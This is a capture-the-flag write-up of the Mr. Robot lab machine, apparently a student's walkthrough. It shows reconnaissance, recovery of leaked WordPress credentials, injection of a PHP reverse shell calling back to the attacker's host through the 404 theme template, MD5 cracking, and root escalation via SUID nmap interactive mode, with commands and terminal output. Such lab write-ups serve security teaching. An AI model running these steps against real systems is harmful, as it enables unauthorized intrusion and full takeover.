Mr. Robot CTF — Writeup

Step 1 — Reconnaissance: Who Are We?

Before attacking any target, we need to know our own position on the network. We run `ip a` to reveal our machine's IP address — **192.168.211.129**. This is our base of operations.

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 00:0c:29:3b:90:32 brd ff:ff:ff:ff:ff:ff
    inet 192.168.211.129/24 brd 192.168.211.255 scope global dynamic noprefix
route eth0
       valid_lft 1719sec preferred_lft 1719sec
    inet6 fe80::4cb1:101:7148:487a/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Step 2 — Network Discovery: Finding the Target

We fire up `sudo arp-scan -l` to sweep the entire local network and see who's alive. Four hosts respond:

IP Address	Role
192.168.211.1	Main gateway
192.168.211.2	VM gateway
192.168.211.254	Exit gateway
192.168.211.130	**Target server**

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:3b:90:32, IPv4: 192.168.211.129
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan
)
192.168.211.1   00:50:56:c0:00:08       (Unknown)
192.168.211.2   00:50:56:f0:63:1f       (Unknown)
192.168.211.130 00:0c:29:fe:e0:1b       (Unknown)
192.168.211.254 00:50:56:ff:a7:1a       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.860 seconds (137.63 hosts/sec)
. 4 responded
```

Step 3 — Port Scanning with Nmap

We point Nmap at the target with aggressive speed across all 65,535 ports:

nmap -p- --min-rate 10000 192.168.211.130

Results:

- `22/tcp` — closed (SSH)
- `80/tcp` — open (HTTP)
- `443/tcp` — open (HTTPS)


There's a web server running. Let's see what's inside.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- --min-rate 10000 192.168.211.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-05 13:17 EST
Nmap scan report for 192.168.211.130
Host is up (0.00033s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT    STATE  SERVICE
22/tcp  closed ssh
80/tcp  open   http
443/tcp open   https
MAC Address: 00:0C:29:FE:E0:1B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.44 seconds
```

Step 4 — Visiting the Target in Browser

We navigate to `192.168.211.130`. Instead of a typical webpage, we're greeted by an **interactive Mr. Robot-themed terminal interface** with commands like `prepare`, `fsociety`, `inform`, `wakeup`, and `join`. Interesting — but we need to dig deeper.



Step 5 — Directory Enumeration with Dirb

A pretty webpage tells us nothing about hidden vulnerabilities. We launch:

dirb http://192.168.211.130/ /usr/share/wordlists/dirb/common.txt

Dirb hammers the server with thousands of requests and reveals hidden paths: `/admin/`, `/blog/`, `/dashboard`, `/license`, `/images/` and many more. One result immediately catches our eye — **`/license`**.

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.211.130/ /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Jan  5 13:22:49 2025
URL_BASE: http://192.168.211.130/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt
-----------------


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.211.130/ ----


==> DIRECTORY: http://192.168.211.130/0/

==> DIRECTORY: http://192.168.211.130/admin/
+ http://192.168.211.130/atom (CODE:301|SIZE:0)

==> DIRECTORY: http://192.168.211.130/audio/

==> DIRECTORY: http://192.168.211.130/blog/
==> DIRECTORY: http://192.168.211.130/css/
+ http://192.168.211.130/dashboard (CODE:302|SIZE:0)
+ http://192.168.211.130/favicon.ico (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.211.130/feed/
==> DIRECTORY: http://192.168.211.130/image/
==> DIRECTORY: http://192.168.211.130/Image/
==> DIRECTORY: http://192.168.211.130/images/
+ http://192.168.211.130/index.html (CODE:200|SIZE:1188)
+ http://192.168.211.130/index.php (CODE:301|SIZE:0)
+ http://192.168.211.130/intro (CODE:200|SIZE:516314)
==> DIRECTORY: http://192.168.211.130/js/
+ http://192.168.211.130/license (CODE:200|SIZE:309)
```

Step 6 — Checking the /license Endpoint

We navigate to `192.168.211.130/license`. The page looks mostly dark and empty — but scrolling to the very bottom, we spot something unusual sitting quietly at the bottom of the page. Someone left something behind.

Step 7 — A Hash is Found


At the bottom of the page we find:

ZWxsaW90OkVSMjgtMDY1Mgo=

That trailing = sign is a classic giveaway — this is **Base64 encoding**. Someone left credentials sitting in plain sight.

Step 8 — Decoding on Hashes.com

We head over to **hashes.com**, paste the string in, and the site instantly decodes it. What we thought was a complex hash turns out to be simple Base64 — and it decodes to something very readable.



Step 9 — Credentials Revealed


The decoded result shows us:

elliot:ER28-0652

A **username** and a **password**. Elliot is the main character from Mr. Robot, and it seems the machine's creator left his credentials wide open. Time to use them.


Step 10 — Logging into WordPress

We navigate to `192.168.211.130/wp-login.php` — the standard WordPress login page. We enter `elliot` / `ER28-0652`. **Access granted.** We're inside the WordPress admin panel with full administrator privileges.




Step 11 — Preparing the Reverse Shell

Having admin access to WordPress means we can edit PHP files directly on the server. We head to **revshells.com** and generate a **PHP PentestMonkey** reverse shell, setting our IP (`192.168.211.129`) and port `5555` as the callback destination.



Step 12 — Into the Theme Editor

Inside the WordPress dashboard we navigate to **Appearance** → **Editor**. This built-in theme file editor lets admins modify PHP template files directly — essentially a backdoor hiding in plain sight.



Step 13 — Injecting the Shell

We select the **404 Template (404.php)**, replace its contents with our reverse shell code, and hit **Update File**. The server confirms:

> *"File edited successfully."*

Our payload is now sitting on the server, waiting to be triggered.

Step 14 — Catching the Shell

Back on our Kali machine we start listening:

nc -lvp 5555

We trigger the shell by visiting a non-existent page on the target, forcing WordPress to load our poisoned 404 template. Within seconds, our netcat listener lights up — **we have a shell.**

Step 15 — Exploring the Filesystem

We're in as `daemon` — a low-privilege system user. We navigate to `/home` and find a single user directory: **`robot`**. Inside, two files are waiting:

- `key-2-of-3.txt` ← permissions deny us for now
- `password.raw-md5` ← readable!

```
$ whoami
daemon
$ ls
bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
$ cd /home
$ ls
robot
$ cd robot
$ ls
key-2-of-3.txt
password.raw-md5
```

Step 16 — Reading the Password File

We run `cat password.raw-md5` and the file reveals:

robot:c3fcd3d76192e4007dfb496cca67e13b

A username and an **MD5 hash**. We have the hash — we just need to crack it.

```
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

Step 17 — Cracking the MD5

We take the hash to an online cracker. It recognizes it immediately. The password is:

abcdefghijklmnopqrstuvwxyz

The entire lowercase alphabet. Simple, but it did the job of hiding in plain text as a hash.

Step 18 — Switching to User `robot`

We upgrade our unstable shell using Python:

python -c 'import pty;pty.spawn("/bin/bash")'

Then switch user:

su - robot

Password: abcdefghijklmnopqrstuvwxyz

We are now **robot**. The second flag is ours.

```
$ python -c 'import pty;pty.spawn("/bin/bash")'; #spawn a python psuedo-shell
daemon@linux:/home/robot$ su - robot
su - robot
Password: abcdefghijklmnopqrstuvwxyz

$ whoami
whoami
robot
```

Step 19 — Searching for Privilege Escalation

We need root. We search the entire system for SUID binaries — files that run with elevated privileges regardless of who executes them:

find / -perm -4000 2>/dev/null

The list comes back, and one entry stands out immediately: `/usr/local/bin/nmap` — an old version of Nmap with the SUID bit set. This is a well-known privilege escalation vector.

```
robot@linux:~$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

Step 20 — Exploiting Nmap Interactive Mode

We navigate to `/usr/local/bin/` and launch Nmap in interactive mode:

./nmap --interactive

This older version (3.81) supports an interactive shell mode — a feature removed in later versions **precisely because it's dangerous**. We're now inside the nmap prompt with elevated privileges and execute:

nmap> !/bin/bash -p

```
robot@linux:/usr/local/bin$ ./nmap --interactive
./nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap>
```

Step 21 — Root!

The `-p` flag preserves the elevated privileges from the SUID binary. We type `whoami` — and the terminal responds:

root

We have full control of the machine. The third and final flag is ours.

```
nmap> !/bin/bash -p
!/bin/bash -p
bash-4.3# whoami
whoami
root
bash-4.3#
```